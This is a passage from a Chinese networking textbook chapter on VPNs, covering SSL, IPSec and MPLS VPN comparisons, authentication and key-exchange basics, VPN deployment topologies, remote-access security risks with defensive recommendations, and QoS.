一种被称为“瞬间虚拟外部网”的技术，可以帮助 IT 部门解决此问题。它是将 SSL（安全插接层）技术与标准的 VPN 结合起来，极大地方便了使用者通过浏览器访问支持 Web 的数据。在 VPN 上实现 SSL 有三种方法：第一种是 Neoteris、Netilla 和 Rainbow Technologies 等公司生产的基于 SSL 的 Web 安全装置，连接到企业的服务器上；第二种方法是 CheckPoint、Nortel 和 OpenReach 等公司提供的、加在传统的 IPSec VPN 上的 SSL 软件；第三种方法就是将 SSL VPN 作为一种服务对外提供，用户公司既不用在服务器上装 SSL 安全装置，也不用购买 SSL 软件，就能使用 SSL VPN。

采用 SSL VPN 的好处就是降低成本。虽然购买软件或硬件的费用不一定便宜，但部署 SSL VPN 很便宜。使用者基本上就不需要 IT 部门的支持了，只要使用其 PC 机上的浏览器在公司网页上注册即可。

SSL VPN 的不足之处主要是它的用途受限。因为它只能访问支持 Web 的数据，所以用户不能连接到不支持 Web 的应用程序。如果一定要访问这类应用程序，就必须购买客户端/服务器型的 VPN。一家公司同时维持 SSL VPN 和 IPSec VPN 是很麻烦的。此外，SSL 系统内可能没有安装安全功能，所以不得不另买安全产品。

13.3.7 IPSec VPN 和 MPLS VPN 之比较

多协议标记交换(Multiprotocol Label Switching，MPLS)技术作为一种新兴的路由交换技术，越来越受到关注。MPLS 技术是结合 2 层交换和 3 层路由的 L2/L3 集成数据传输技术，它不仅支持网络层的多种协议，还可以兼容多种链路层技术。

本小节将分析这两种 VPN 之间的相似之处，它们之间的差异、以及各自的优点。

VPN 服务的目的就是在共享的基础公共网络上向用户提供网络连接，不仅如此，VPN 连接应使用户获得等同于专有网络的通信体验。实用的 VPN 解决方案应能够防御非法入侵，防范网络阻塞，而且应确保安全、及时地交付用户的重要数据，在实现这些功能的同时 VPN 还应具有良好的可管理性。综上所述，VPN 的基本属性分成了 5 个类别，VPN 的基本属性如表 13.3 所示。

表 13.3 VPN 的基本属性

可伸缩性	不论是小型的办公室配置网络还是大型的企业网络，VPN 平台都应该在全网规模上实现自身的可伸缩性；VPN 的带宽变动和连接需要的适应能力，在一个合理的 VPN 解决方案中至关重要。同时，VPN 必须具备高度的可伸缩性以应对计划外的需求。通常的 MPLS 部署就必须涉及具有高伸缩性的方案，在同一网络上应能实现上万的用户接入
安全性	保证商业上重要的数据流量通过隧道加密、流量分离、数据包认证、用户认证和访问控制等机制，从而保证其机密性
QoS	保证重要的或者对延迟敏感的数据流量的优先权，通过变动带宽速率来管理网络的拥塞。QoS 功能可以通过排队，防止网络阻塞，流量整形和数据包分类以及采用优化的路由协议的 VPN 路由服务等方式实现
可管理性	高级监控和自动数据流系统实现了新型服务的快速部署，服务级协议(SLA)逐渐受到欢迎，它支持安全策略和 QoS 策略、管理和计费的高性价比，因此，采用相应的合理管理措施成为必然
可靠性	商业用户希望获得的可预计的、极高的服务可靠性

IETF 把 IPSec 和 MPLS 的集成问题留给具体实施者来完成，结果就出现了两种 VPN 架构，这两种架构各自依赖于 IPSec 或者 MPLS 技术。服务供应商则根据其服务用户的需要以及自身可提供的新型增值服务而推出相应的一种或者两种 VPN 架构。

IPSec 和 MPLS 两种 VPN 的特点对比如表 13.4 所示，而两者之间的差别如表 13.5 所示。

服务供应商可以部署一种或者同时部署多种 VPN 架构，来支持其新型增值服务，从而提升 IPSec 和 MPLS 的应用层次。服务供应商可以对那些需要较高认证和私密性的数据流实行 IPSec，而对比第二层专有数据网络带宽、流量工程和 QoS 等要求实行 MPLS。在 Cisco VPN Solution Center 的统一管理下，这种组合可以让服务供应商提供有区别的新型服务，其范围覆盖了安全、QoS 和流量有限传输等多种用户需求。IPSec 和 MPLS 集成 VPN 架构如图 13.6 所示。

表 13.4　IPSec 和 MPLS 特点对比表

	IPSec VPN	MPLS VPN
服务模式	高速 Internet 服务、商业质量的 IP 服务、电子商务和应用主机托管服务	高速 Internet 服务、商业质量的 IP 服务、电子商务和应用主机托管服务
可伸缩性	大规模部署需要制定相应计划，并且协同解决关键分支机构、关键管理和对等配置各方面出现的问题	由于不需要站点对站点的对等性，而具有高度的可伸缩性。典型的 MPLS VPN 部署能够支持在同一网络上部署上万个 VPN 组
网络位置	本地环路、网络边缘，此类地点最适合采用隧道和加密的 IP sec 安全机制	在服务供应商的核心网络部署最佳，因为 QoS、流量控制和带宽速率可以得到完全的控制。在服务供应商提供 SLA 或 SLG(服务级保证)时，MPLS VPN 便可以部署在网络的核心

表 13.5　IPSec 和 MPLS 差别对比表

	IPSec VPN	MPLS VPN
透明度	IPSec VPN 位于网络层，对应用层是透明的	MPLS VPN 运行在 IP+ATM 或者 IP 环境下，对应用层是完全透明的
网络环境	在部署了基于网络的 IPSec VPN 服务之后，服务供应商通常提供了集中的环境和管理支持	由于 MPLS VPN 站点只同服务供应商网络对等，所以服务激活只需要一次性地在用户边(CE)和服务供应商边(PE)设备进行配置准备，就可以让站点成为某个 MPLS VPN 组的成员
服务部署	响应市场变化的速度，可以在现有的任何 IP 网络上部署	需要启用 MPLS 的核心网络共享设备，比如在网络升级期间或者必须部署新的 MPLS 网络时，都得和核心网络的设备打交道
会话认证	每个 IPSec 会话都必须通过数字签名或预先分配的密钥进行认证；不符合安全策略的数据包都被丢弃	VPN 成员资格由服务供应商决定，这是根据逻辑端口和唯一路由描述符所组成的环境功能实现的；对 VPN 组未经过认证的访问被设备所拒绝
机密性	IPSec VPN 通过网络层上的一整套灵活的加密和隧道机制，来保障数据的私密性	MPLS VPN 结构用一种类似可信任帧中继或 ATM 网络的方式，来区分用户流量，从而实现 VPN 的安全性
服务质量	虽然 IPSec 协议并没有解决网络的可靠性或者 QoS 机制等方面的问题，但是 Cisco IPSec VPN 部署方案可以在 IPSec 隧道内保留数据包分类，从而实现 QoS	优秀的 MPLS VPN 实施方案可以提供可伸缩的、稳固的 QoS 机制和流量工程能力，从而使服务供应商可以提供具有保证 SLA 的 IP 增值服务
客户支持	需要客户端初始化 IPSec VPN，Cisco VPN 软件可运行在 Windows、Solaris、Linux、Macintosh 等不同平台上	MPLS VPN 是基于网络的 VPN 服务
用户交互	由于客户端需要初始化 IPSec VPN 服务，所以用户需要同 IPSec 软件交互	无需用户交互




图 13.6 IPSec 和 MPLS 集成 VPN 架构示意图

13.4 实现 VPN 的安全技术

VPN 是在不安全的 Internet 中进行通信的，通信的内容可能涉及到单位或公司的机密数据，因此其安全性非常重要。VPN 中的安全技术通常由认证、加密、密钥交换与管理三部分组成。下面对这三部分进行简单介绍。

13.4.1 认证技术

认证技术可以防止数据被伪造和篡改，它采用一种被称为“摘要”的技术。“摘要”技术主要采用 HASH 函数，将一段长的报文通过函数变换，映射为一段短的报文，即摘要。由于 HASH 函数的特性，两个不同的报文具有相同的“摘要”几乎是不可能的。该特性使得“摘要”技术在 VPN 中有两个用途：验证数据的完整性和进行用户认证。

13.4.2 加密技术

IPSec 通过 ISAKMP/IKE/Oakley 协商确定几种可选的数据加密算法，如 DES、3DES 等。DES 密钥长度为 56 位，容易被破译，3DES 使用三重加密增加了安全性。国外还有更好的加密算法，但国外禁止出口高位加密算法。同样，国内也禁止重要部门使用国外算法。国内算法不对外公开，因此，被破解的可能性也很小。

13.4.3 密钥交换和管理

VPN 中密钥的分发与管理非常重要。密钥的分发有两种方法：一种是通过手工配置的方式；另一种采用密钥交换协议动态分发。手工配置的方式由于密钥更新困难，只适合于简单的网络。密钥交换协议采用软件方式动态生成密钥，适合于复杂的网络且密钥可快速更新，可以显著提高 VPN 的安全性。目前主要的密钥交换与管理标准有 IKE（互联网密钥交换）、SKIP（互联网简单密钥管理）和 Oakley。

13.5 VPN 组网方式

VPN 在企业中的组网方式分以下 3 种。在各种组网方式下采用的隧道协议有所不同，所以在应用时需要仔细选择。

13.5.1 Access VPN：客户端到网关

如果企业的内部人员有远程办公需要，或者厂商要提供 B2C 的安全访问服务，就可以考虑使用 Access VPN(远程访问 VPN)。这种方式适用于流动人员远程办公，它让远程用户拨号接入到本地的 ISP，可大幅度降低电话费用。SOCKS v5 协议适合这类连接。

Access VPN 通过一个拥有与专用网络相同策略的共享基础设施，提供对企业内部网或外部网的远程访问。Access VPN 能使用户随时随地以其所需的方式访问企业资源。Access VPN 包括模拟、拨号、ISDN、数字用户线路(xDSL)、移动 IP 和电缆技术，能够安全地连接移动用户、远程用户或分支机构。Access VPN 网络连接如图 13.7 所示。




图 13.7 Access VPN 网络连接图

Access VPN 适用于公司内部经常有流动人员远程办公的情况。出差员工利用当地 ISP 提供的 VPN 服务，就可以和公司的 VPN 网关建立私有的隧道连接。RADIUS 服务器可对员工身份进行验证和授权，保证连接的安全。

Access VPN 对用户的吸引力在于一下几个方面。

- 减少用于相关的调制解调器和终端服务设备的资金及费用，简化网络。
- 实现本地拨号接入的功能来取代远距离接入或 800 电话接入，这样能显著降低远距离通信的费用。
- 极大的可扩展性，简便地对加入网络的新用户进行调度。
- 远程验证拨入用户服务(RADIUS)是基于标准，基于策略功能的安全服务。
- 将工作重心从管理和保留运作拨号网络的工作人员转到公司的核心业务上来。

13.5.2 Intranet VPN：网关到网关

越来越多的企业需要在全国乃至世界范围内建立各种办事机构、分公司、研究所等，各

个分公司之间传统的网络连接方式一般是租用专线。随着分公司的增多,业务开展越来越广泛,网络结构趋于复杂,且建设和维护费用也日益昂贵。

Intranet VPN(企业内部 VPN)方式适用于公司两个异地机构的局域网互联,在 Internet 上组建世界范围内的企业网。利用 Internet 的线路可以保证网络的互联性,而利用隧道、加密等 VPN 特性可以保证信息在整个 Intranet VPN 上安全传输。IPSec 隧道协议可满足所有网关到网关的 VPN 连接,因此,在这类组网方式中用得最多。如果要进行企业内部各分支机构的互联,使用 Intranet VPN 是很好的方式。网络连接如图 13.8 所示,其中 POP 为英文 point-to-point 的缩略语。




图 13.8　Intranet VPN 网络连接图

Intranet VPN 对用户的吸引力在于以下几个方面。

- 减少了 WAN 带宽的费用。
- 能使用灵活的拓扑结构,包括全网络连接。
- 新的站点能更快、更容易地被连接。
- 通过设备供应商 WAN 的连接冗余,可以延长网络的可用时间。

13.5.3　Extranet VPN:与合作伙伴企业网构成外联网

随着信息时代的到来,各个企业越来越重视各种信息的处理。企业希望可以提供给客户最快捷方便的信息服务,希望通过各种方式了解客户的需要,同时各个企业之间的合作关系也越来越多,信息交换也日益频繁。Internet 为这样的发展趋势提供了良好的基础,如果工作中需要 B2B 之间的安全访问服务,则可以考虑 Extranet VPN(扩展的企业内部 VPN)。它既可以向客户、合作伙伴提供有效的信息服务,又可以保证自身的内部网络的安全。Extranet VPN 网络连接如图 13.9 所示。

Extranet VPN 通过一个使用专用连接的共享基础设施,将客户、供应商、合作伙伴或兴趣群体连接到企业内部网。企业拥有与专用网络相同的策略,包括安全、服务质量(QoS)、可管理性和可靠性。

Extranet VPN 对用户的吸引力在于以下几个方面。

- 能方便地对外部网进行部署和管理。
- 外部网可以使用与内部网相同的架构和协议进行部署。
- 严格的许可认证机制,外部网的用户被许可只有一次机会连接到其合作人的网络。




图 13.9　Extranet VPN 网络连接图

13.6　VPN 技术的优缺点

VPN 作为一种网络技术，必然有它的优缺点，本节分别总结了 VPN 技术的优点和缺点。

1. VPN 的优点

- 节省成本 ：企业不需要建立和维护一套广域网系统，它把这一任务交给当地的 ISP 来完成。同时企业使用 VPN 技术代替原先租用的专线，也节省了线路的费用。
- 实现网络安全：VPN 支持隧道技术和安全技术，保证数据在传输过程中无法被解密。
- 简化网络结构：企业只需要关注本身的局域网结构，并维护好一个连接公网的接口即可。安装及维护大型广域网或城域网的繁重工作都被完善的公网网络环境所替代。
- 连接的随意性：当企业增设新的分支机构时，只需为新的分支机构设置上网功能，并允许它接入企业总部即可。与新的合作伙伴之间的连接也可以在没有业务往来时，关闭相应的 VPN 功能，需要连接时，再开放连接即可。真正做到了想连就连，想断就断。
- 掌握自主权：企业只把上网的功能交给 ISP 完成，而企业内部的 IP 分配、网络安全、网络结构的变化、接入用户的设置、访问权限的设置都由企业自己掌握。

2. VPN 的缺点

- 兼容性欠佳：不同厂商开发的 VPN 产品(包括软件和硬件)，在协议的使用和加密算法的选择上都略有不同，所以在架设 VPN 环境时，最好选用企业已经使用的产品，已便保持产品的兼容性。
- 相应的应用产品不够丰富：如很多 VPN 产品支持网页性质的应用，但目前很多企业还没有自己的办公自动化系统，一些财务软件也只支持客户端/服务器结构。还有一些企业使用的软件应用了特殊的协议，在 VPN 隧道中也不被支持。

• 对公网依赖性过强,稳定性不如专线:不可否认基于公网的 VPN 产品对公网的依赖性较强,而公网的稳定性又不受企业自身的控制,一些企业的上网出口也是和别人共享的。这也是有些用户反映 VPN 网络不如原来专线网络快的原因。

13.7 VPN 面临的安全问题

13.7.1 IKE 协议并不十分安全

IKE 是由 IPSec 组成的众多协议之一,而 IPSec 已被企业广泛用于通过 Internet 建立 VPN。IKE 可以对 VPN 信道进行认证,并决定在会话中使用哪种加密方式和认证算法,来产生加密密钥并对它们进行管理等。

虽然,使用 IKE 的厂商已经证明它是足够安全的,但是,IETF 的安全专家担心,由于 IKE 过于复杂,以至于难以证明它是安全的。他们推荐发展一种新型的下一代 IKE 协议,工作组的成员将其称为子 IKE。安全专家正致力于发展他们称之为 JFK(Just Fast Keying)的 IKE 的替代品。这种称为子 IKE(Son of IKE)的协议,它的设计思想主要是修改已认识到的 IKE 的缺陷。

对 IKE 的改进主要有两方面的工作。一方面的改进是支持 VPN 流量通过网络地址转换(NAT)时的防火墙能力。实际上,虽然 VPN 网络对 NAT 技术一向支持的不好,但是现在有些厂商已经能够利用自己的办法来避免这些问题的产生。第二方面的改进是支持流控制传输协议(Stream Control Transmission Protocol,SCTP),这个协议允许不同的组件被视为一个单独 SCTP 会话中的独立流,因而能够提高复杂 Web 页的传输。

虽然,提出一个稳定的标准需要花费很长的时间,但是这种标准是必需的。而且,不同厂商生产的设备的互用性也是一个问题。这个冗长的过程并不十分理想,但它是不可避免的。小型 VPN 设备制造商一般主动与大型厂商一起努力解决互用性问题,因而他们的设备更具吸引力。当然,解决互用性的问题仍然需要一定的时间和一定的技能。这也就意味着客户会坚持使用一个厂商生产的设备,或者使用已解决了互用性问题的多个厂商的设备。

13.7.2 部署 VPN 时的安全问题

安全问题是 VPN 的核心问题。目前,VPN 的安全保证主要是通过防火墙技术、路由器配置隧道技术、加密协议和安全密钥来实现的,可以保证企业员工安全地访问公司网络。

但是,如果一个企业的 VPN 需要扩展到远程访问时,就要注意,这些对公司网络直接或始终在线的状态将会是黑客攻击的主要目标。因为远程工作人员可以通过防火墙之外的个人计算机接触到公司预算、战略规划以及工程项目等核心内容,这就构成了公司安全防御系统中的弱点。虽然员工可以因此提高其工作效率,但同时也为黑客、竞争对手以及商业间谍提供了无数进入公司核心网络的机会。

但是企业并没有对远距离工作的安全性予以足够的重视。大多数公司认为,公司网络处于一道网络防火墙之后就是安全的,员工可以拨号进入系统,而防火墙会将一切非法请求拒之门外。还有一些网络管理员认为,为网络建立防火墙,并为员工提供 VPN,使他们可以

通过一个加密的隧道拨号进入公司网络就是安全的。这些看法都是不对的。

从安全的观点来看，在家办公是一种极大的威胁，因为公司使用的大多数安全软件并没有为个人计算机提供保护。一些员工所做的仅仅是打开一台个人计算机，使用它通过一条授权的连接进入公司网络系统。虽然，公司的防火墙可以将侵入者隔离在外，并保证主要办公室和家庭办公室之间 VPN 的信息安全。但问题在于，侵入者可以通过一个受信任的用户进入网络。因此，虽然加密的隧道是安全的，连接也是正确的，但这并不意味着个人计算机是安全的。

黑客为了侵入员工的个人计算机，需要探测 IP 地址。统计表明，使用拨号连接的 IP 地址几乎每天都受到黑客的扫描。因此，如果在家办公人员具有一条诸如 xDSL 的不间断连接链路(通常这种连接具有一个固定的 IP 地址)，会使黑客的入侵更为容易。因为，拨号连接在每次接入时都被分配不同的 IP 地址，虽然它也能被侵入，但相对要困难一些。一旦黑客侵入了个人计算机，他便能够远程运行员工的 VPN 客户端软件。因此，必须有相应的解决方案堵住远程访问 VPN 的安全漏洞，使员工与网络的连接既能充分体现 VPN 的优点，又不会成为安全的威胁。在个人计算机上安装个人防火墙是极为有效的解决方法，它可以阻止非法侵入者进入公司网络。下面是提供给远程工作人员的实际解决方法。

- 所有远程工作人员必须被批准才能使用 VPN。
- 所有远程工作人员需要有个人防火墙，它不仅防止计算机被侵入，还能记录连接被扫描了多少次。
- 所有的远程工作人员应具有入侵检测系统，提供对黑客攻击信息的记录。
- 监控安装在远程系统中的软件，并将其限制为只能在工作中使用。
- IT 人员需要对这些系统进行与办公室系统同样的定期性预期检查。
- 外出工作人员应对敏感文件进行加密。
- 安装要求输入密码的访问控制程序，如果输入密码错误，则通过 modem 向系统管理员发出警报。
- 当选择 DSL 供应商时，应选择能够提供安全防护功能的供应商。

13.8　实现 VPN 的 QoS 技术

VPN 网应当为企业数据提供不同等级的服务质量保证。不同的用户和业务对服务质量保证的要求差别较大，如移动办公用户，提供广泛的连接和覆盖性是保证 VPN 服务的一个主要因素；而对于拥有众多分支机构的专线 VPN 网络，交互式的内部企业网应用则要求网络能提供良好的稳定性；对于其他应用(如视频等)则对网络提出了更明确的要求，如网络时延及误码率等。所有以上网络应用均要求网络根据不同的需要提供不同等级的服务质量。

在网络优化方面，构建 VPN 的另一重要需求是，充分有效地利用有限的广域网资源，为重要数据提供可靠的带宽。广域网流量的不确定性使其带宽的利用率很低，在流量高峰时引起网络阻塞，产生网络瓶颈，使实时性要求高的数据得不到及时发送；而在流量低谷时又造成大量的网络带宽空闲。QoS 通过流量预测与流量控制策略，可以按照优先级分配带宽资源，实现带宽管理，使各类数据能够被合理地先后发送，并预防阻塞的

发生。

13.9 在路由器上配置 VPN

